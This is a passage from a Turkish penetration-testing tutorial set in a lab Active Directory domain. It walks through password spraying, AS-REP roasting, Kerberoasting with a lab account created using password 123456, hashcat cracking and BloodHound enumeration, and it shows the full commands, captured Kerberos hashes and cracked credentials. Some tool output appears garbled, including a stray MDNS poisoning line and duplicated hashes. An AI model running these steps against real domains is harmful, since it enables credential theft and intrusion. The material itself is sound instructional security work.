```

Password Spraying sayesinde yusuf.akca kullanıcısının kullandığı parolayı Administrator kullanıcısının da kullandığını tespit ettik.

```
msf6 auxiliary(scanner/smb/smb_login) > run  
[*] 192.168.0.4:445 - Starting SMB login bruteforce  
[+] 192.168.0.4:445 - Success: 'BUSIBER\Administrator:1q2w3e4R' Administrator  
[!] 192.168.0.4:445 - No active DB -- Credential data will not be saved!  
[-] 192.168.0.4:445 - Failed: 'BUSIBER\Guest:1q2w3e4R',  
[-] 192.168.0.4:445 - Failed: 'BUSIBER\Guest:7n_tI2y0v@*;',  
[-] 192.168.0.4:445 - Failed: 'BUSIBER\krbtgt:1q2w3e4R',  
[-] 192.168.0.4:445 - Failed: 'BUSIBER\krbtgt:7n_tI2y0v@*;',  
[+] 192.168.0.4:445 - Success: 'BUSIBER\yusuf.akca:1q2w3e4R'
```

Ayrıca, bilgi toplama esnasında lu.jordan kullanıcısının Description kısmında bulunan parolanın hala geçerli bir parola olduğunu da tespit ettik.

```
[+] 192.168.0.4:445 - 192.168.0.4:445 - Success: 'BUSIBER\lu.jordan:7n_tI2y0v@*' FNG7ILTB0H
```

9. AS-REP Roasting

ASREPRoasting Kerberos preauth gerektirmeyen kullanıcıları etkileyen bir saldırıdır. Bir kullanıcı için Kerberos preauth gerekmediği zaman, yerel ağa erişimi olan herkes o kullanıcı için AS_REQ isteği gönderebilir ve AS REP cevabı alabilir. AS REP cevabının içeriğinde kullanıcının parolası ile oluşturulmuş anahtar ile şifrelenmiş bir mesaj bulunur.

Bu mesajı ele geçiren bir saldırgan, kullanıcı şifresini çevrimdışı olarak kırılabilir ve parolayı elde edebilir.

GetNPUsers.py -dc-ip 192.168.0.4 busiber.local/yusuf.akca -format hashcat -outputfile hashes

```
—(kali㉿kali)-[~]
$ GetNPUsers.py -dc-ip 192.168.0.4 busiber.local/yusuf.akca -format hashcat -outputfile hashes
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

Password:
Name      MemberOf  PasswordLastSet       LastLogon   UAC
allyn.oneida    2021-02-03 14:51:34.001481 <never>     0x400200
marian.lizzy     2021-02-03 14:51:34.048359 <never>     0x400200
lily.lilli      2021-02-03 14:51:34.080041 <never>     0x400200

—(kali㉿kali)-[~]
$ cat hashes
$krb5asrep$23$allyn.oneida@BUSIBER.LOCAL:900d013ee8f603c6efa4bd6d6235d16c$6bb51a1ed561ccaa1bf113c64fb1b32fd4e4b3d3f78d63ca7ebca24a4db64b9da74958
ea6d1805f9df78e6c724cf243d02309825c56a36bc4bf8251c2162e7f6227e3be3c7cdbf8299eae78bf5149282ba1de420474b7ff825bcf3967981d56462898eab890147d28a331e
35be1b673f4267a1cce0aa16ceeb7b997c91574f16d4d86ba87338b43936648cd2cd060112c0e7ea68a38dd20aa376b3978879e1a988c12d06ac241bbef2ad160c9d4abf3440ff67
8b731577468b5a6adfbf39bda38ea7f87bd01f149316a4880364985ebffdf45a0c56b1f737c9531da919ff567047ec48acf33c90e87c2997984
$krb5asrep$23$marian.lizzy@BUSIBER.LOCAL:a923f8f8ac16378b5f456b3c5bcad42$69161293459e51253fec672ade9a498ad8c9a82c1d05c2cae5997e5cd7c0b96643a395f
d0a2caf86bb70e5b46e376d7caa5513ee25c26e5a61ce22be56cb9c14182fd7baeaaa0b29668f21758bb5a011fbeef18a874a73aae2b0a82bd466f6de04a5fe138705771e2f4f858
36950ffd1cc82d1e385769e8cebaac53ab5184bb6896b0ff523f3560f34fdc26a3a77b9432b54e46f0a0763aa88a88b279e99ff0d07e776890df2e80b29637705743f848c2b4176063
ac250829bdad036370a0b6fbba28cfacf69c9087fca03efc329c2067e409121cc2fe9b46f3de0410fb8e5afe05d3aaff6fd24c3827baefd02a
$krb5asrep$23$lily.lilli@BUSIBER.LOCAL:cd947c7b123663d41737886383f56e0f$4acd7f860578c76887d80fffc0e41da164b96e2a9cd3ea74e3abccaa6a0d10b57fc2746
abe7cd81311d6bd94eaacc5bbffdf28fa12143f9274d19c8c00d6a773abe98d47d1308c3ecff03811d19854d44f36e12158896f81800474291de4f7daa8317bf28ebf1700d7a22ce
d8fd19757c68c6cbd8983319b2c32e7a36dfd1011a1713113e48dd84f628e8c850e3caee54ec3b72450a9b4a5814bc25ed78723d9c846a4a94a262e8ee89d81cb5da222b66dbd5e
e7c84ead3eace34afbd6a2018aed52b1e2a93f1d188d77770c5471622a1d0c6a212e7319f7e4ef7f0fc04893f6ee61ae4c3f1f5cd4e08fd1 [Lauren]
$krb5asrep$23$marian.lizzy@BUSIBER.LOCAL:a923f8f8ac16378b5f456b3c5bcad42$69161293459e51253fec672ade9a498ad8c9a82c1db5c2cae5997e5cd7c0b96643a395f
d0a2caf86bb70e5b46e376d7caa5513ee25c26e5a61ce22be56cb9c14182fd7baeaaa0b29668f21758bb5a011fbeef18a874a73aae2b0a82bd466f6de04a5fe138705771e2f4f858
36950ffd1cc82d1e385769e8cebaac53ab5184bb6896b0ff523f3560f34fdc26a3a77b9432b54e46f0a0763aa88a88b279e99ff0d07e776890df2e80b29637705743f848c2b4176063
ac250829bdad036370a0b6fbba28cfacf69c9087fca03efc329c2067e409121cc2fe9b46f3de0410fb8e5afe05d3aaff6fd24c3827baefd02a:[Shannon]
```

Kerberos preauth gerektirmeyen kullanıcıların hashlerini hashcat ile kırabiliriz.

hashcat -m 18200 hashes rockyou.txt

```
—(kali㉿kali)-[~]
$ hashcat -m 18200 hashes rockyou.txt [?][MDNS] Poisoned answer sent to 192.168.0.4 [?][MDNS] Poisoned answer sent to 192.168.0.4
```

İşlemin sonucunda 3 adet Kerberos preauth gerektirmeyen kullanıcıların parolalarını ele geçirdik.

```
$krb5asrep$23$allyn.oneida@BUSIBER.LOCAL:900d013ee8f603c6efa4bd6d6235d16c$6bb51a1ed561ccaa1bf113c64fb1b32fd4e4b3d3f78d63ca7ebca24a4db64b9da74958
ea6d1805f9df78e6c724cf243d02309825c56a36bc4bf8251c2162e7f6227e3be3c7cdbf8299eae78bf5149282ba1de420474b7ff825bcf3967981d56462898eab890147d28a331e
35be1b673f4267a1cce0aa16ceeb7b997c91574f16d4d86ba87338b43936648cd2cd060112c0e7ea68a38dd20aa376b3978879e1a988c12d06ac241bbef2ad160c9d4abf3440ff67
8b731577468b5a6adfbf39bda38ea7f87bd01f149316a4880364985ebffdf45a0c56b1f737c9531da919ff567047ec48acf33c90e87c2997984[69696]
$krb5asrep$23$lily.lilli@BUSIBER.LOCAL:cd947c7b123663d41737886383f56e0f$4acd7f860578c76887d80fffc0e41da164b96e2a9cd3ea74e3abccaa6a0d10b57fc2746
abe7cd81311d6bd94eaacc5bbffdf28fa12143f9274d19c8c00d6a773abe98d47d1308c3ecff03811d19854d44f36e12158896f81800474291de4f7daa8317bf28ebf1700d7a22ce
d8fd19757c68c6cbd8983319b2c32e7a36dfd1011a1713113e48dd84f628e8c850e3caee54ec3b72450a9b4a5814bc25ed78723d9c846a4a94a262e8ee89d81cb5da222b66dbd5e
e7c84ead3eace34afbd6a2018aed52b1e2a93f1d188d77770c5471622a1d0c6a212e7319f7e4ef7f0fc04893f6ee61ae4c3f1f5cd4e08fd1 [Lauren]
$krb5asrep$23$marian.lizzy@BUSIBER.LOCAL:a923f8f8ac16378b5f456b3c5bcad42$69161293459e51253fec672ade9a498ad8c9a82c1db5c2cae5997e5cd7c0b96643a395f
d0a2caf86bb70e5b46e376d7caa5513ee25c26e5a61ce22be56cb9c14182fd7baeaaa0b29668f21758bb5a011fbeef18a874a73aae2b0a82bd466f6de04a5fe138705771e2f4f858
36950ffd1cc82d1e385769e8cebaac53ab5184bb6896b0ff523f3560f34fdc26a3a77b9432b54e46f0a0763aa88a88b279e99ff0d07e776890df2e80b29637705743f848c2b4176063
ac250829bdad036370a0b6fbba28cfacf69c9087fca03efc329c2067e409121cc2fe9b46f3de0410fb8e5afe05d3aaff6fd24c3827baefd02a:[Shannon]
```

10. Kerberoasting

Kerberoasting, Active Directory'deki kullanıcı hesapları adına çalışan hizmetler için TGS biletlerini ele geçirmeye olanak sağlayan bir saldırıdır. TGS biletlerinin bir kısmı kullanıcı parolalarından türetilen anahtarlarla şifrelenir. Bir saldırgan, TGS biletlerini hash formatında ele geçirip, Brute Force ve Dictionary Attack gibi yöntemlerle hashleri kırarak kullanıcı parolalarını elde edebilir.

Saldırıyı lab ortamında simüle edebilmek için, bir kullanıcı ekleyelim ve eklediğimiz kullanıcıya Service Principal Name atayalım.

```
net user bilgin.metin 123456 /ADD /DOMAIN
setspn -a DC01/bilgin.metin.busiber.local:60111 BUSIBER\bilgin.metin
```

```
Administrator: Command Prompt

C:\Users\Administrator>net user bilgin.metin 123456 /ADD /DOMAIN
The command completed successfully.

C:\Users\Administrator>setspn -a DC01/bilgin.metin.busiber.local:60111 BUSIBER\bilgin.metin
```

Kerberoast saldırısından etkilenen kullanıcıları ve hashlerini tespit etmek için impacket araçlarından biri olan GetUserSPNs aracını kullanabiliriz.

```
 GetUserSPNs.py -request -dc-ip 192.168.0.4 'busiber.local/yusuf.akca' -outputfile kerbhash
```

```
(kali㉿kali)-[~]
└─$ sudo GetUserSPNs.py -request -dc-ip 192.168.0.4 'busiber.local/yusuf.akca' -outputfile kerbhash
[sudo] password for kali:
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation
BY OFFENSIVE SECURITY

Password:
ServicePrincipalName          Name      MemberOf    PasswordLastSet      LastLogon
Delegation
-----
DC01/yusuf.akca.busiber.local:60111  yusuf.akca        2021-02-03 14:49:07.329254  2021-02-07 10:51:02.407781
DC01/bilgin.metin.busiber.local:60111  bilgin.metin    2021-02-07 10:50:02.023846  <never>
```

kerbhash text dosyasını açtığımızda bilgin.metin kullanıcısının TGS hashini görebiliriz.

```
$krb5tgs$23$*bilgin.metin$BUSIBER.LOCAL$busiber.local/bilgin.metin*$e2b8b24a769ffa0991c1119d858f6f5f$751
2c0ac4ec628efe95cc28abbc866217ba0f407d9c76b1f55868341a3805824985ca752f707f8011a35ecdb440627ea889399656ab
1d95203371e3b92c3b7a208f13c746485f2344a8be0a7fd51bfa11e1879a0b4d9d1e52ea969f54de6c8f31519ef8782b99fa7525
552a7615bce28db64e346fc2d0df9d25c4a6a1b59247a620134f47ee2f1b691e1259c69edc1004d0e7c7d2b4aae25b70b1c38ac7
b87caa195c0c5b8a112cb604fea3fd17fc36791d51135d77822e842f51f498f775177e26aed18d100827d07fb73c34bebfc0bbab
9a5ae5d90e1be7b5726f07e24ee840964dbc9582a9306af1699934631e1fb7abb90478dd54070bc9932d14456d2ecd863248db1
ed40aa03f85672bc1f54a7ff61e13a3dbdbc361293b099aadf66394f1b1d74559fa23a0b54fb5ed8868da3c52c11f7f0fb648fd
406add9ec44b494bb95819191598c4a14fd6c7421409a33863d2fb5ed9eedefd26b02e04dc00574c7f23ee5ebe11e4bd158c790a
af3dbda7ed10a09623b8b90b14c10e322a22665e67aaa57fb88667f96145380474dc03f2f500506b300745e16a82ab39531567cf8
b6841c58af454476af914add42fbf9826dc91ac5ccc9a8656490f1027dff25b2e0a2df102e20a122c6eca5252575ef1e40ec285d
70305bb8499c3f7fd2528b2aba56b36277d0c7cc4f285e0625d283d0e67ed11c8310704c4becf5bdd45ba1556c4f0e46aedc3d2f
532185754bd38cebd25a11e8ff22b8df9d04f2e5b27c92e8f34f6c54622659b8b33206810a4a57da497829e5f14d9405d0a576fe
edc195fc4c6bf7eab3d9dea7e531b3ab73a5c6e1ec2278675339859f536a6342b0856f5a2eb6b4c3e3efbad9ce5f05ca196d6202
a8ddae14153e9a142c5b2408c99764e8c72cb0016eb331e3b55b3f7b5e3628e57ee887f6a153ffc5fb0788557e325c1890cddb8
2036ba9608e577ef78add1a8e03cbf3b90b173b4ad724dedadd934168d9d5e880f9bda1e8ad864ff46b42e3773da9bd0201cc231
bad2a52eccce141d1fb30dcceed26d6017ee5b6bf8d8ed1cfb82d1e31a73f6191ceecfa75c6c9dfdaf5532172dde59f5a4d7c301
2001e6fc37bcc954a1fbcb43adc26d5c1b0e6806a7b61f7d0288297a2123da7d1a3a056d11712849732f270f4f68ed51c73e6300
e74c5637242d1315706b51be2dc982a4000ae3baec05a0ed41013eca460e95f237268ef3b6a47d6a676f99f4332c34ff187faab0
749f9a6460d7d85ebd8c730397ae8f5e71afc6d22275a42e40e03bb144699ec0eba73b6e0f7614a912aeff8a86178432aaa
```

hashcat -m 13100 kerbhash rockyou.txt

```
(kali㉿kali)-[~]
$ hashcat -m 13100 kerbhash rockyou.txt
```

Hash kırma işlemi sonucu bilgin.metin kullanıcısının parolasını 123456 olarak tespit edebildik.

```
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace .. : 14344385

$krb5tgs$23$*bilgin.metin$BUSIBER.LOCAL$busiber.local/bilgin.metin*$0dd582b83872e669a16d4cd09e43714d$5a9
f0bac77aebf5f9d09c00d11d0653c426b5b735e515554ab61aa9a17fb896718f5f9b2fae4641aa17b855292130896ef705d73426
62f09c7ff07219479697e9fc5d44c0e9cf4cf79ce36214d279e1db9ccfc96258bb9e859e02b2f1ca2c709156840c4d200f74221
93f3de343c6bd66ae29815fec67156e63a483ea5eb8e42633bdf0c6863fce0c474247f8975f8aa37fe4ff7ca1803f9c3bfbbbeac
fb86d3f123350e1270d0cb2dcfe210a9c2123d19d0ab30b8032b319acde7efbca4dc83ed0b61800431a375dfd0ad8886d6074261
1d43452333492294cc52262c1e820aa8e60d9d7a60c191407cc260f5bc44ff677b8b4a86628eec41b4984703748db512a3c0f15b
a5ba97d6a9d926050bba2391082116f69d2ad0adb35d45842763c99885c65f56469896fee7dd8754fe3f6a068ae59f38d879c50c
e8b7b14f4a10abd22c1013d25ea6d35948167c57451f5b3c2ffa0e093e6c5054f50b12a165b3b56ca0cfb7106a86cd2b994df8e3
4da8aba36fe76d0fad065c7dec6937a2db9dcc8aa0a9af264f4346bf8e944a23bf970e3e85386fefafa1f234df737d28534b04f67
1618594d9b6aea960a86563c373010521ea198dff4bf349f9c3ec947744d7016e7a045713ed2fa9ce53a3c82e76502396dadfdc
53847f00a4c86cd39363c73010a7e173b3e543a688093304eb6fb07e2b2bf96d9e087e241073f6cc68d7da285a567dadc46d2f5f
455adc28dea51dc31a0941485a7a2bb0fd48d53afed7e68fc092b3ff1e64c039e532c5da4946e7b21e277aacefe09606658fd6cf
3d4c25a6e2bbcd146acff5a6776ccb9122f1ac6eb6a2d4e5daf83d8c859af44c61141a92c147616d16241b9eeb4b3a51dde5971
88480a98fc68ba182c64f31239f23fa21f06316cc52d2fdb7f3591d1fe5f8d721e9b0f017aa3c574405d29575130d46f7e86961b
dbeb6b278f8aff8195c7c68ccf3925090cd56144d1f52f042f5426e64ca00c0f51fa0b905347681ed4bc1f6e8a82bf857db680df
903d1a179d18bf7ec48bd57fb23448f9a5cc4cb7e926291a4b54056e053e1e501bf4d722add1f61e7f22af9e2d0111ba04a2eb7
9b8f527784ac5d284a52e3aa41dd45d5ab602db9318a9ee8b758c5434630bb18a3eda1b0564577a2a8c88d1adada8190b55f874d
f6f2508d39ee3bff22fdcac141cccd9f9986d117203f06bd6ea3f563c1257227caa3a946102b2de1db3299017a805d1b6bab6501
f3ffa4b35b213ff51776d6125ff7f77a3a5d48ab7a994f379c4e3c4140b13c4fc20e831c5daae3322c1aec8a8c8b843ed0569:12
3456
```

11. BloodHound

BloodHound, Active Directory ortamındaki gizli ve genellikle istenmeyen ilişkileri ortaya çıkarmak için kullanılan görsel ve grafik tabanlı bir yazılımdır. Sızma testi esnasında, Active Directory ortamında güven ilişkileri, ACL, potansiyel saldırı yolları gibi bilgileri kolayca belirlemek için BloodHound'u kullanabiliriz.

Verileri Linux tabanlı cihazımızdan elde edebilmek için BloodHound'un python ingestor'unu kullanacağız. Python ingestor'un elde ettiği bilgileri daha sonra Neo4j veritabanını kullanan BloodHound

```
git clone https://github.com/fox-it/BloodHound.py.git
```

```
(kali㉿kali)-[~]
$ git clone https://github.com/fox-it/BloodHound.py.git
```

```
cd BloodHound.py
sudo pip install .
```

```
(kali㉿kali)-[~]
$ cd BloodHound.py

(kali㉿kali)-[~/BloodHound.py]
$ sudo pip install .
```

Domain hakkında bilgileri edinebilmek için, geçerli bir kullanıcıyla ingestor'u çalıştıralım.


```
bloodhound-python -ns 192.168.0.4 -d busiber.local -u yusuf.akca -p 1q2w3e4R -gc DC01.busiber.local -c all
```

```
(kali㉿kali)-[~/BloodHound.py]
$ bloodhound-python -ns 192.168.0.4 -d busiber.local -u yusuf.akca -p 1q2w3e4R -gc DC01.busiber.local -c all
INFO: Found AD domain: busiber.local
INFO: Connecting to LDAP server: DC01.busiber.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 5 computers
INFO: Connecting to LDAP server: DC01.busiber.local
INFO: Found 55 users
INFO: Found 59 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: MUHASEBE01.busiber.local
INFO: Querying computer: DC01.busiber.local
INFO: Done in 00M 00S
```


BloodHound python ingestor'u gereklî Domain bilgilerini topladığında, çalıştırığınız dizine 4 adet json dosyası oluşturacak.

- domains.json
- computers.json
- users.json
- groups.json

BloodHound python ingestor'u Domain hakkında topladığı bu bilgiler sayesinde saldırı arayüzümüz genişlemiş olacak ve bu bilgileri grafik olarak anlamlandırdığımızda Domain içerisinde zafiyet teşkil edecek yapılandırmaları tespit edebileceğiz.



Github üzerinden BloodHound uygulamasını indirelim.




The screenshot shows the GitHub release page for the BloodHound project. The page displays the latest release, version 4.0.1, which was released by rvazarkar on November 26, 2020. The release notes mention fixing an issue with prebuilt queries not displaying correctly. Below the release notes, there is a list of assets, including several zip files for different operating systems. The asset labeled 'BloodHound-linux-x64.zip' is highlighted with a red border, indicating it is the target for download.

Asset	Size
BloodHound-darwin-x64.zip	98.4 MB
BloodHound-linux-arm64.zip	101 MB
BloodHound-linux-armv7l.zip	89.3 MB
BloodHound-linux-x64.zip	97.7 MB
BloodHound-win32-ia32.zip	91.9 MB
BloodHound-win32-x64.zip	95 MB
Source code (zip)	
Source code (tar.gz)	

BloodHound, neo4j altyapısını kullanmakta. Neo4j indirme işlemini gerçekleştirelim

```
sudo apt update  
sudo apt install neo4j
```



